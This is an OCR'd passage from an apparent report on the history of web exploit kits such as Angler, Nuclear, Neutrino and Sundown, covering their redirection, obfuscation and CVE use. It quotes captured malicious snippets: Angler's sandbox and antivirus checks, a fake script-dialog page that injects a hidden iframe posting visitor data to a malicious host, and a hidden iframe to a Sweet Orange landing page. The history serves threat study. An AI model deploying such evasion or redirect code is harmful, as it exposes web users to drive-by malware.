


Figure 4.4: ionCube panel
(Source: Szapponos, 2012)

In late 2013, Europol reported the arrest of Paunch, the author of Blackhole. With this, the usage of Blackhole rapidly declined, as it couldn't be updated, and was ultimately stopped. However, Blackhole had already made a huge impact in the cyber security field. It gave rise to the Golden Age of Exploit Kits. The end of Blackhole saw the emergence of various new exploit kits like Angler, RIG, Neutrino, Magnitude and Grandsoft.

4.2 Angler

Angler was one of the most notorious and infamous Exploit Kits to ever have existed. It dominated the Exploit Kit market from 2014 to 2016, with its usage reaching its peak in 2015, taking over from Blackhole after its developers were arrested. It was used to deliver a range of malware from banking trojans to ransomware. It was initially

found attacking users in Russia before moving on to users in Japan, the USA, Australia, Canada, the UK and other parts of the world. It has exploited a number of vulnerabilities over its period of existence, in Internet Explorer, Microsoft Silverlight, Flash Player, Adobe Reader and Java, constantly updating to exploit the latest vulnerabilities that were discovered.

Although Angler was discovered in 2013, a study by Kafeine (2015) claims that it had been active in some form since 2010. In 2012, it mass infected computers in a corporate network through a couple of Russian news websites. Security researchers discovered that the only thing these two websites had in common was the advertisement management system code, which had a teaser exchange. There was a JavaScript code for one of these teasers on the site, which used an iframe to redirect users to a site containing a Java exploit for CVE-2011-3544 vulnerability. Although this vulnerability had existed for a while when this attack was discovered, this particular attack used a unique exploit and was not a reused version. The most dangerous part about this attack was that no files were created on the hard drive. It was a fileless attack that, instead of downloading and executing the payload on the drive, directly injected it into the memory of a running process.




Figure 4.5: Exploit kit market share. Angler reaches around 82% market share in 2015 (Source: Howard, 2015)

The main reasons for Angler's rise to the top, following the disappearance of Blackhole, were the usage of unique obfuscation techniques and different methods to redirect users to the landing page. Angler was the most complex Exploit Kit at the time of its existence and this was primarily because of the obfuscation techniques it used. For a prolonged period, it encoded its main scripting functions as data strings saved within the main HTML. The content was obtained and decoded when the landing page was loaded. It also had an anti-sandbox check that detected virtual machines, sandboxes and the presence of security tools in a system. For this purpose, it used the CVE-2013-7331 vulnerability present in Microsoft XMLDOM

functionality in Internet Explorer of Windows 8.1 and earlier, which allowed an attacker to determine pathnames of local files and intranet hostnames. Another major obfuscation technique it used was the Diffie-Hellman encryption key exchange algorithm to achieve uniqueness in the encryption used to attack each victim. This was achieved because the algorithm generated two random 16-byte numbers and a random private key in the victim's browser. This feature of Angler made it very difficult for security professionals to analyze the exploit kit's code as it basically made replaying packet captures useless.

```
if (Ufe3S("vm3dmp") || Ufe3S("vmusbmouse") || Ufe3S("vmmouse") || Ufe3S("vmhgfs") || Ufe3S
    ("VBoxGuest") || Ufe3S("VBoxMouse") || Ufe3S("VBoxSF") || Ufe3S("VBoxVideo") || Ufe3S(
    "prl_boot") || Ufe3S("prl_fs") || Ufe3S("prl_kmdd") || Ufe3S("prl_memdev") || Ufe3S("
    prl_mouf") || Ufe3S("prl_pv32") || Ufe3S("prl_sound") || Ufe3S("prl_strg") || Ufe3S("
    prl_tg") || Ufe3S("prl_time")) {
    trVm()
} else {
    var v0 = "res://C:\\Program Files",
        v1 = 'VMware',
        v2 = 'TPAutoConnSvc.exe',
        pathdata = [v0 + '\\Fiddler2\\Fiddler.exe/#3/#32512', v0 + ' (x86)\\Fiddler2\\
            Fiddler.exe/#3/#32512', v0 + '\\' + v1 + '\\' + v1 + ' Tools\\' + v2 + '
            /#2/#26567', v0 + '\\' + v1 + '\\' + v1 + ' Tools\\' + v2 + '/#2/#30996', v0 +
             '\\Oracle\\VirtualBox Guest Additions\\uninst.exe/#2/#110', v0 + '\\Parallels
            \\Parallels Tools\\Applications\\setup_nativelook.exe/#2/#204'];
    for (var i = 0; i < pathdata.length; ++i) Check(pathdata[i], trVm);
}
if (Ufe3S("kl1") || Ufe3S("tmactmon") || Ufe3S("tmcomm") || Ufe3S("tmevtmgr") || Ufe3S("
    TMEBC32") || Ufe3S("tmeext") || Ufe3S("tmnciesc") || Ufe3S("tmtdi")) {
    trAv();
```

Figure 4.6: Code snippet of Angler where it performs Virtual machine checks *(Source: Howard, 2015)*

The redirection techniques used by Angler, although not unique, varied over time. The most commonly used technique was a malvertisement or an IFRAME injection using HTML or JavaScript, which redirected users to a malicious website. A modification to the IFRAME injection method used by the angler was the HTTP POST redirection. In this method, FORM and DIV elements were added by JavaScript. Upon loading

the page, a dialog box appeared, prompting users to click on "Yes" or "Cancel". Irrespective of which option the user chose, an IFRAME was injected and the form was submitted. The values submitted via the form were the IP Address of the user, the User-Agent string and the URL. This information was passed to the malicious website to which the user was redirected by the IFRAME. Angler also used 302 cushioning to perform redirections from legitimate websites, where the user is redirected through multiple websites using the HTTP 302 response code. Apart from these standard methods, Angler occasionally also opted to use Domain Shadowing.

```
<script>
function Go(){
document.getElementById('div000').style.display = 'none';
var x=document.getElementById('refoto');
if (!x){
var e = document.createElement('iframe');
e.id = 'refoto';
e.name = 'refoto';
e.style.width = '100px';
e.style.height = '100px';
e.style.position = 'absolute';
e.style.left = '1000px';
e.style.top = '1000px';
document.getElementsByTagName('body')[0].appendChild(e);
document.getElementById('refoto_form').submit();
}
}
</script>

<form method=POST action="http://[redacted]/7d977f14e732292676f52d413fd2da3a.
php?q=43f531264ae35cdebcfce46b129f99e4" id="refoto_form" target="refoto">
<input type="hidden" name="ip" value="7hKwD4F/1nLwvjZU">
<input type="hidden" name="ua" value="tlP7Vt89hmr1vjdAW8YqmDT/sGFiyxROsPBX45R6HxinEeZC+YGrgEA
0mmA3NDIJUYzgWm29EKShU2QPqxBXzQ5OIO1NfJGMPwbcal6bdsLOjhE6PxEqiVMLSlzkhwGL7waQC2MG3kV/8caj/
fdOUfa+VdO9rM0WISe0rMU+iMr80Q==">
<input type="hidden" name="furl" value="s0j1T4l+yCSy9CkCAcQrliz3q3hvwxAY9e9N6ZA0QFP5Xq9U/
sG6nBggz2wqJ2FCGI71">
</form>
<div class='big-div' id='div000'>
<div class='cockie-div'>Stop running this script?<br><br>
A script on this page is causing Internet Explorer to run slowly. If it continues to run,
your computer may become unresponsive. Do you want to abort the script?
<p style="text-align:right;"><a onclick="Go();" href=#>Cancel</a> <a href="#" class="myButton
" onclick="Go();">Yes</a></p>
</div>
</div>
```

Figure 4.7: Angler code snippet with the HTTP Post redirection
(Source: Howard, 2015)

Angler has offered exploits for multiple vulnerabilities, including zero-days, to its customers. Some of the vulnerabilities exploited were

- CVE-2013-2551,CVE-2014-0322, both use after free/remote code execution vulnerabilities,
- CVE-2015-2419 (JScript Memory Corruption vulnerability) and
- CVE-2016-3351 (information disclosure vulnerability) in Microsoft Internet Explorer,
- CVE-2014-0497, CVE-2014-8439, CVE-2015-8651, all three remote code execution vulnerabilities,
- CVE-2015-5119 (use after free/remote code execution vulnerability that was exploited in the wild),
- CVE-2014-9162 (information disclosure vulnerability) and CVE-2014-9163 (remote code execution vulnerability that was exploited in the wild) in Adobe Flash Player and
- CVE-2016-0034 (remote code execution vulnerability) in Microsoft Silverlight.

In early 2016, a Russian gang was arrested (BBC News, 2016) for stealing around $25 million using malware. The gang was behind the malware 'Lurk', a Remote Access Trojan that was primarily delivered by Angler. It was around this time that Angler's activity started to decline. Cybercriminals switched over to RIG or Neutrino alongside the malvertisement campaigns redirecting to Angler so, by June 2016, Angler had vanished. The disappearance of Angler pretty much marked the end of an era dominated by Exploit kits, as the usage of Exploit kits for cyber-attacks started to reduce.

4.3 Nuclear

It is a little unclear when Nuclear was launched, whether it was late 2009 or early 2010, but it only gained popularity after the fall of Blackhole in 2013. People switched over to other exploit kits and a large portion of them opted for Nuclear EK. Attacks with Nuclear were reported by Checkpoint in the USA, Canada, Brazil, Argentina, Spain, Germany, Mexico, Italy, China, Australia and Canada, among other countries. Nuclear avoided attacking victims in countries that belonged to the Eastern Partnership to avoid problems with law enforcement. Nuclear was popular for the reason that it offered exploits for a wide range of software including Java, JavaScript, VBScript, Internet Explorer, Microsoft Silverlight, Adobe Reader and Flash. It was widely known for the various zero days it offered for Adobe Flash Player.




Figure 4.8: Nuclear Attack Distribution worldwide in 2016
(Source: Check Point Threat Intelligence & Research, 2016)

There have been various versions of Nuclear over the years, versions 1.x, 2.x and lastly 3.x. At its launch, Nuclear offered exploits for Adobe Reader, Java and an old vulnerability in Microsoft Data Access Components (MDAC). The vulnerabilities it used at that time were CVE-2010-0188, CVE-2010-0840 and CVE-2006-0003. There have been many instances where Nuclear was used for an attack. According to a report (Ragan, 2014), AskMen.com, a popular website that had around 11 million visits per month, was compromised using Nuclear with Injected code found in the main website's JavaScript pages. This malicious code redirected visiting users to the exploit kit landing page where the user was infected with the Caphaw Trojan.




Figure 4.9: Nuclear Exploit kit flow
(Source: Check Point Threat Intelligence & Research, 2016)

A variety of techniques have been used by Nuclear to redirect its victims to its landing page. It mostly used IFRAMEs injected into a webpage, either by compromising the website server or using

malvertisements, which would load the website where the exploit was hosted. In some cases, the malvertisements were also redirected to a Traffic Distribution Service which then performed 302 cushioning through a series of webpages, ultimately leading to the exploit kit's landing page. Nuclear also adopted Angler's Domain Shadowing method for a short period of time, allowing it to effectively rotate IP addresses, subdomains, and parent domains quickly. In the latter part of its existence, Nuclear generally used compromised websites to redirect the user to a TDS.

Researchers from McAfee (2014) discovered that, when redirecting, Nuclear checked for VMs. and security product drivers by navigating to windir%\system32\drivers. Here it checked for the presence of various files associated with virtual machines and security software. Only when the redirectors confirmed the absence of VM or security products, was the landing page loaded. The landing page performed the fingerprinting and delivered an exploit. Nuclear kit offered exploits for vulnerabilities, CVE-2015-2419 (Jscript Memory corruption vulnerability in IE), CVE-2014-0322 (use-after-free vulnerability in IE, exploited in the wild), CVE-2013-2551 (use-after-free vulnerability in IE), CVE-2012-4681 (multiple vulnerabilities allowing remote execution of code in Java, exploited in the wild), CVE-2011-3544 (unspecified vulnerability in Java), CVE-2013-0422 (multiple vulnerabilities in Java, exploited in the wild), CVE-2015-5122 (use-after-free vulnerability in Flash, exploited in the wild), CVE-2016-1019 (a vulnerability that allowed remote code execution and denial of service in Flash, exploited in the wild) and CVE-2014-0515 (remote code execution vulnerability in Flash, exploited in the wild), and others, in different versions throughout its life.

A functionality unique to Nuclear was its ability to automatically generate exploit variants on the fly. It was reported in an online article

(Kovacs, 2015) that security researchers from Morphisec found that a vulnerability in Flash was exploited by Nuclear and the scripts used to attack different users on the same webpage varied in contents. It was then uncovered that the scripts, although having the same logic, had different and random variable and function names. This was done to bypass a signature or a hash check. Nuclear used the Diffie-Hellman algorithm to obfuscate its scripts. The algorithm itself on its own is difficult to crack, and then this behavior of Nuclear made it even more difficult for security researchers to decrypt and analyze the script.

Nuclear boasted a large number of customers from 2014 to 2016, facing constant competition from Angler. However, the Exploit Kit vanished in April 2016 after a thorough two-part study of Nuclear was published (Check Point Threat Intelligence & Research, 2016). It is still unclear what exactly prompted the authors to shut the exploit kit down, but it is widely believed that the previously mentioned study played a part.

4.4 Neutrino

Neutrino was discovered in early 2013, making its debut just a few months before the fall of Blackhole. Although it offered a lot of features, it did not gain popularity until mid-2016, when Angler and Nuclear packs became inactive and held the top spot from then until it became inactive. It was discovered to be responsible for attacks in the USA, Australia, Italy, Romania, China, Turkey, Poland, Germany, Mexico, Argentina and many other countries. Neutrino offered many exploits for vulnerabilities in Java, Internet Explorer, Adobe Flash Player, and Microsoft Silverlight, among others. It had a brief period of inactivity between March and November 2014 and mostly delivered ransomware

like CryptoWall and CryptXXX after its predominant distributor, Angler, ceased activity.

In early 2013, an advert appeared in an underground forum for Neutrino (Kafiene, 2013). The advert claimed that Neutrino offered a user-friendly control panel with flow control, constant monitoring of AV statuses of each element in the system, rotator domains management, traffic filtration, stealing information about a system through browser plugins, encryption of information about the target system that is sent back to the panel, recommendation of appropriate exploit, post-filtering of data, vulnerability support, exploit code and payload. The advert also mentioned the vulnerabilities for which exploits were offered. These were CVE-2012-1723 and CVE-2013-0431, both unspecified vulnerabilities in Java's JRE. The developers offered it for rent on shared servers with general cleaning. After its release, research (Melgarejo, 2013) discovered that the developers had been buying IFRAME traffic since 2012 to support many customers and make Neutrino profitable.

Although Neutrino was known to use a lot of malvertisement campaigns to compromise its users, it mostly preferred to dynamically inject IFRAMEs into web pages of compromised web servers. Rocha (2016a) described in his publication that once a user visited the compromised website, the server contacted the Exploit kit backend to perform various checks. These checks included verification of the IP address and geolocation of the user. After completing the checks, it generated a malicious JavaScript that had dynamically generated domain names and IP addresses. The JS then checked the browser version and if it matched a specific version, it would load the address in the IFRAME tag and inject it into the page. This IFRAME then redirected the browser to Neutrino's landing page along with the information collected by the JS. The exploits, packed together in

a.swf file, are downloaded and run using Adobe Flash Player, after fingerprinting the system. After loading and executing the appropriate exploit, the malware was downloaded from the Command & Control server and run on the system.




Figure 4.10: Neutrino Exploit Kit Framework as described by Luis Rocha in his 2016 publication
(Source: Rocha, 2016a)

Neutrino offered exploits for a range of vulnerabilities in various software. CVE-2013-2551 (Use after free vulnerability), CVE-2014-6332 (remote code execution vulnerability), CVE-2015-2419 (Memory corruption vulnerability) and CVE-2016-0189 (Scripting Engine memory corruption vulnerability) in Microsoft Internet Explorer; CVE-2013-0074 (double dereference vulnerability) in Microsoft Silverlight; CVE-2014-0515 (remote code execution via unspecified vectors,

exploited in the wild), CVE-2015-7645 (remote code execution via SWF file, exploited in the wild) and CVE-2016-1019 (allows denial of service and arbitrary code execution via unspecified vectors, exploited in the wild) in Adobe Flash Player; and CVE-2016-7200 (memory corruption vulnerability) in Microsoft Edge.

After the disappearance of both Angler and Nuclear, the two most popular exploit kits at that time, people shifted to Neutrino to deliver malware. Owing to this, Neutrino's usage peaked in mid-2016 and the developers doubled their prices. But in September 2016, despite the exploit kit's popularity, the developers took it private and stopped providing rental services. Due to this the exploit kit's activity drastically decreased, but still continued. It was only in April 2017, around 7 months after it went private, that Neutrino ceased all activity. The reason for this is unclear and researchers believe it was because Neutrino stopped being profitable to the developers.

CHAPTER 05

OTHER NOTABLE EXPLOIT KITS

Many other exploit kits emerged due to their popularity in the mid-2010s. Most of these, however, failed to compete successfully against Blackhole or Angler. This second tier was occupied by Magnitude, RIG, Grandsoft, Styx, Fiesta, Sundown, Sweet Orange, even Neutrino to an extent, among many other small exploit packs. Out of these, RIG and Neutrino gained popularity after the fall of Nuclear, while Magnitude and Grandsoft garnered some attention after Neutrino disappeared, but the others remained in the same tier and eventually ceased activity.

5.1 Styx

Styx was an exploit kit that emerged at the time of Blackhole. It was a very sophisticated exploit pack, but due to the sheer popularity of Blackhole, and then Angler, it remained in the second tier. There were many versions of it, offering various features. It guaranteed updates via GIT, gave its customers unlimited traffic and domains, offered statistics about hits, dynamically generated links, round-the-clock support, a TDS, and heavy obfuscation of code to make detection and analysis very difficult. It used one of two methods to redirect a user to its landing page where exploits were hosted, either IFRAMEs or spam emails. The most unique part about Styx is that its developers sold their services on a public website - meaning, one did not even

need to know how to navigate through the dark web. It was also a very professional exploit kit, as the exploits were not publicly available or reused. Unlike most exploit kits, the developers also wrote their own exploits. Moreover, Styx did not list the vulnerabilities it exploited which made it very dangerous. It worked only on Internet Explorer and Mozilla Firefox, with the authors themselves stating in a Q&A on an underground forum that it did not beat Chrome. As acknowledged, the features and sophistication offered by Blackhole and Angler were far more comprehensive than Styx, leading its authors to eventually shut it down in mid-2014.




Figure 5.1: Public website where Styx was sold
(Source: Kafiene, 2012)

5.2 Fiesta

Another Exploit kit that was well-known, but lacked a large market share, was Fiesta. First seen in 2013, researchers believed it to be an evolution of Neosploit. It offered exploits for various vulnerabilities in Adobe Flash Player, Adobe Reader, Java, Internet Explorer and Microsoft Silverlight. It used many methods to compromise a legitimate website. Sometimes the attacker gained root access to a site and modified the script file, or placed a <script> tag with the landing page's URL on a webpage, or injected an IFRAME pointing to the landing page. Fiesta's landing page contained obfuscated HTML and JavaScript code. It gained popularity in the UK after Blackhole's disappearance but was soon overtaken by the success of Angler. It lost the small market share it had and by mid-2015 it had disappeared.




Figure 5.2: <script> tag pointing to Fiesta landing page
(Source: Patil, 2014)

5.3 Sweet Orange

In 2012, Sweet Orange appeared and enjoyed a very short period of popularity between the disappearance of Blackhole and the surge of Angler. It was one of the most prevalent and sophisticated web threats available after Blackhole became inactive, with usage doubling after Blackhole's author was arrested. It could exploit Internet Explorer, Adobe Flash, Java and Microsoft Silverlight and, like most other exploit kits, it injected IFRAMEs into compromised sites to redirect its users to the landing page. It also temporarily used phishing emails to distribute malware. Sweet Orange was very sophisticated and its code was heavily obfuscated. It promised its customers a whopping 25% infection rate, while other exploit kits at the time offered only 10% and it operated a centralized domain management system. It is unclear when Sweet Orange disappeared, but it is believed to be around the second quarter of 2015.

```
<iframe src="http://mbouhzdtz.sytes.net:9101/email/banners/comment/fil
m.php?photos=82" width=1 height=1 style="visibility: hidden"></iframe>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http:/
/www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-gb" lang="en-g
b" >
 <head>
```

Figure 5.3: <iframe> tag pointing to Sweet Orange landing page
(Source: Frankoff, 2013)

5.4 Sundown

Sundown was the most popular among the second tier of exploit kits and quite often regarded as the most notorious among them. It emerged in April 2015, mainly built out of code stolen from other popular exploit kits. It did not make much of an impact in its early years, but after the fall of Angler, it became a significant threat. TrendMicro discovered that it hit users in the UK, Japan, Canada, Mexico, Brazil, the USA, Italy, Australia and some other countries. The people behind Sundown called themselves "Yugoslavian Business Network", embedding their logo in the websites they compromised as a mark. Sundown exploited Flash Player, Microsoft Windows, Internet Explorer, Microsoft Edge and Silverlight. Most of these exploits were either minor modifications ("weaponization") of Proof of Concepts or stolen from other exploit kits. It offered many unique features too. One of them was target domain scanning, where Sundown would determine the effectiveness of a domain that would be used to deploy the exploit using a freely available anonymous service called Scan4You. Another feature that it offered was the use of Steganography, i.e., it hid malicious code into images to prevent detection. This advanced technique was what made Sundown very dangerous. In 2017, the exploit kit's source code along with its control panel data and exploit codes were leaked. Following this, the kit was no longer effective and developers shut it down.

